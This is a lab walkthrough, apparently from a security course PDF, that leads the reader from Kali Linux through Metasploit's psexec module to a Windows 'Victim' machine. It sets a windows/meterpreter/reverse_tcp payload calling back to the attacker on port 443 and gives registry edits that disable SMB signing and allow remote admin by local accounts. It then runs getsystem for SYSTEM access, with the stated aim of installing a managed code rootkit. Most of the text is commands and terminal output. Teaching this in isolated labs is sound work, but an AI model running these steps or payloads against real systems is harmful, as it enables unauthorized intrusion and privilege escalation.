
```
C:\Users\Victim>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . : localdomain
  Link-local IPv6 Address . . . . . : fe80::c58b:441f%2db8:f83f%11
  IPv4 Address . . . . . : 192.168.115.129
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Tunnel adapter isatap.localdomain:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . : localdomain

C:\Users\Victim>ping 192.168.115.128
Pinging 192.168.115.128 with 32 bytes of data:
Reply from 192.168.115.128: bytes=32 time<1ms TTL=64
Ping statistics for 192.168.115.128:
  Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
C:\Users\Victim>
```

In Windows open the command prompt and type “ipconfig” to show the victim IP address. Make sure that the victim can ping the attacker machine with the “ping” command followed by the attacker IP address.




The screenshot shows a terminal window titled "root@kali: ~" running on Kali Linux. The window displays the output of the "ifconfig" command, which shows two interfaces: "eth0" and "lo". "eth0" is an Ethernet interface with IP 192.168.115.128, netmask 255.255.255.0, and MAC address fe80::20c:29ff:fe7b:93ac. "lo" is a loopback interface with IP 127.0.0.1, netmask 255.0.0.0. Below the interface information, the terminal shows the result of a "ping" command to 192.168.115.129, indicating successful connectivity.

```
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.115.128 netmask 255.255.255.0 broadcast 192.168.115.255
inet6 fe80::20c:29ff:fe7b:93ac prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:7b:93:ac txqueuelen 1000 (Ethernet)
RX packets 162 bytes 20123 (19.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 70 bytes 7364 (7.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1 (Local Loopback)
RX packets 18 bytes 1058 (1.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 18 bytes 1058 (1.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ping 192.168.115.129
PING 192.168.115.129 (192.168.115.129) 56(84) bytes of data.
64 bytes from 192.168.115.129: icmp_seq=1 ttl=128 time=0.661 ms
^C
--- 192.168.115.129 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.661/0.661/0.661/0.000 ms
root@kali:~#
```

In Kali type open the terminal and type “ifconfig” to show the attacker IP address. Make sure that the attacker can ping the victim machine with the “ping” command followed by the victim IP address.




The next part of this lab continues the lab setup by getting an active [Metasploit Meterpreter](#) session on the victim machine. If your lab setup is different and you have a working exploit already, skip to the [Post Exploitation](#) section of the lab.

First open the Metasploit console on the Kali attacker machine by typing “msfconsole”.

Lab: Deploying MCRs with JReFramework

Part 1: Exploitation



The image shows a terminal window titled "root@kali: ~" running the Metasploit Framework (msfconsole). The window has a blue header bar with standard window controls (minimize, maximize, close) and a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal displays the following text:

```
File Edit View Search Terminal Help
root@kali:~# msfconsole
# cowsay++
< metasploit >
-----
 \  (oo)
 ( )---)\ \
 ||--|| *  
  
Payload caught by AV? Fly under the radar with Dynamic Payloads in  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  
=[ metasploit v4.12.23-dev ]  
+ - -=[ 1577 exploits - 907 auxiliary - 272 post ]  
+ - -=[ 455 payloads - 39 encoders - 8 nops ]  
+ - -=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > 
```

Since we already know the credentials for the victim machine, we will be using Metasploit's [psexec \(pass the hash\) module](#) as a reliable way to gain access to the victim machine. Within the Metasploit framework console, load the psexec exploit module by typing "use exploit/windows/smb/psexec".

```
root@kali: ~
File Edit View Search Terminal Help
+ -- --=[ 455 payloads - 39 encoders - 8 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/psexec
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):
Name          Current Setting  Required  Description
----          -----          -----  -----
RHOST          192.168.1.111   yes       The target address
RPORT          445            yes       The SMB service port
SERVICE_DESCRIPTION    no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  no        The service display name
SERVICE_NAME     no        The service name
SHARE           ADMIN$         yes       The share to connect to, can be an admin share (ADMIN$,C$,...)
a normal read/write folder share
SMBDomain       .              no        The Windows domain to use for authentication
SMBPass          .              no        The password for the specified username
SMBUser          .              no        The username to authenticate as

Exploit target:
Id  Name
--  ---
0   Automatic

msf exploit(psexec) >
```

Type "show options" to view the exploit configuration parameters.

The screenshot shows a terminal window titled "root@kali: ~" with the following content:

```
File Edit View Search Terminal Help
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...)
a normal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as

Exploit target:
Id Name
-- ---
0 Automatic

msf exploit(psexec) > set RHOST 192.168.115.129
RHOST => 192.168.115.129
msf exploit(psexec) > set SMBUser Victim
SMBUser => Victim
msf exploit(psexec) > set SMBPass badpass
SMBPass => badpass
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.115.128
LHOST => 192.168.115.128
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > []
```

Set the remote host to be the IP address of the victim machine by typing "set RHOST 192.168.115.129".


Set the username to authenticate as by typing "set SMBUser Victim". Note that you may need to replace *Victim* with the Windows username you used to configure your virtual machine with during setup.

Set the password to authenticate with by typing "set SMBPass badpass". Again you may need to replace *badpass* with the actual password you used during setup.

Finally let's configure a reverse TCP Meterpreter payload that will execute Meterpreter on the victim machine and connect back to our attacker machine with the active session. Configure the payload by typing "set PAYLOAD windows/meterpreter/reverse_tcp".

Set the outbound Meterpreter connection address to be the local host (the IP address of the attacker machine) by typing "set LHOST 192.168.115.128".

Set the outbound Meterpreter connection port to be port 443 (https) by typing "set LPORT 443".



```
root@kali: ~
File Edit View Search Terminal Help


Exploit target:
Id Name
-- --
0 Automatic

msf exploit(psexec) > set RHOST 192.168.115.129
RHOST => 192.168.115.129
msf exploit(psexec) > set SMBUser Victim
SMBUser => Victim
msf exploit(psexec) > set SMBPass badpass
SMBPass => badpass
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.115.128
LHOST => 192.168.115.128
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > exploit


[*] Started reverse TCP handler on 192.168.115.128:443
[*] 192.168.115.129:445 - Connecting to the server...
[*] 192.168.115.129:445 - Authenticating to 192.168.115.129:445 as user 'Victim'...
[-] 192.168.115.129:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_ACCESS_DENIED (Command=117 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) > 
```

Finally run the exploit by typing "exploit".

Note: If the exploit failed with error code "STATUS_ACCESS_DENIED (Command=117 WordCount=0)" you may need to edit a registry setting on the Windows victim. If you were successful you can skip the following registry edit steps.




Open Window's *regedit* tool.



Navigate to the registry

key, “**HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters**” on the target systems and setting the value of “**RequireSecuritySignature**” to “**0**”. Note that while some registry keys may be case sensitive, these keys do not appear to be case sensitive. This registry edit disables the group policy requirement that communications must be digitally signed.



You may also need to add a new registry key under “**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System**”. Setting the key to be a DWORD (32-bit) named “**LocalAccountTokenFilterPolicy**” with a value of “**1**”. This edit allows local users to perform administrative actions.

```
File Edit View Search Terminal Help
root@kali: ~
msf exploit(psexec) > set SMBUser Victim
SMBUser => Victim
msf exploit(psexec) > set SMBPass badpass
SMBPass => badpass
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.115.128
LHOST => 192.168.115.128
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.115.128:443
[*] 192.168.115.129:445 - Connecting to the server...
[*] 192.168.115.129:445 - Authenticating to 192.168.115.129:445 as user 'Victim'...
[-] 192.168.115.129:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
error: STATUS_ACCESS_DENIED (Command=117 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.115.128:443
[*] 192.168.115.129:445 - Connecting to the server...
[*] 192.168.115.129:445 - Authenticating to 192.168.115.129:445 as user 'Victim'...
[*] 192.168.115.129:445 - Selecting PowerShell target
[*] 192.168.115.129:445 - Executing the payload...
[+] 192.168.115.129:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957999 bytes) to 192.168.115.129
[*] Meterpreter session 1 opened (192.168.115.128:443 -> 192.168.115.129:49304) at 2017-01-07 21:33:25 -0500
meterpreter > 
```


After setting the registry keys, re-run the exploit in Kali. If you are still not successful, try restarting the Windows machine and double checking your exploit configuration parameters by typing `set` to view the current values. If the exploit was successful you will see that one new session was created.

If you are unfamiliar with Meterpreter some basic operations can be found online at <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics>. Take a moment to explore the operations that Meterpreter offers.

When you are done, type "background" to exit and background the Meterpreter session. Then type "back" to exit the exploit configuration menu. Don't worry these commands won't kill your Meterpreter session (the session is still active and can be accessed again later).

Lab: Deploying MCRs with JReFramework

Part 2: Post-Exploitation



A terminal window titled "root@kali: ~" showing the Metasploit Framework interface. The command "sessions -l" is run, displaying one active session. The session details are as follows:

Id	Type	Information	Connection
1	meterpreter x86/win32	NT AUTHORITY\SYSTEM @ WIN-FU360F73M52 192.168.115.129:49325 (192.168.115.129)	192.168.115.128:443 -> 192.168.115.129:49325

Now that we have an active Meterpreter session on our victim machine we can use JReFramework to manipulate the runtime or install a managed code rootkit. First determine the active Meterpreter sessions that you have by typing "sessions -l" to list the current sessions.


```
File Edit View Search Terminal Help
root@kali: ~
msf > sessions -l
Active sessions
=====
Id Type Information Connection
-- -- -----
1 meterpreter x86/win32 NT AUTHORITY\SYSTEM @ WIN-FU360F73M52 192.168.115.128:443 -> 192.168.115.129:49325 (192.168.115.129)

[*] Starting interaction with 1...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > 
```

